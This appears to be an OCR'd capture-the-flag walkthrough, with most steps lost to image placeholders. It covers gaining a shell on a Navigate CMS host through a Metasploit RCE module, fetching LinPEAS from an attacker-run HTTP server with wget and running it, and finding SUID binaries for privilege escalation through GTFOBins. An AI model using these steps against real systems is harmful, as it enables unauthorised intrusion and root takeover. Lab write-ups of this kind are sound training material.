
We found navigate... which leads to a login page it is also a CMS so we should do some research on type of exploits there are for it!










There is exploit module in msfconsole that we can `utilize multi/http/navigate_cms_rce`






The shell we are in right now looks kind of strange so lets spawn a tty shell search it up on google and follow the steps






Best area to move things is the /tmp directory remember that important note. Now lets transfer linepeas onto the shell. Navigate to the directory where the LinPEAS executable is located, then run python3 -m http.server 80 to start a simple HTTP server. In the shell you spawned on the target machine, run wget http://<your-ip-address>/linpeas.sh linpeas.sh to transfer the file. Once downloaded, use chmod +x linpeas.sh to make it executable, then run it.





LinPEAS hunts for such binaries. It searches the entire file system for files with the SUID/SGID bit set and flags any potentially dangerous files, especially those owned by root. As you can see above run the command `find / -type f -perm -4000 2>/dev/null` which is a classic privilege escalation reconnaissance command used to find SUID binaries on a Unix/Linux system. Also open GTFOBins



See if certain SUID in GTFOBins aligns with the output of the command to do privilege escalation!

When you find one follow the steps to privilege escalate!





You gained root access!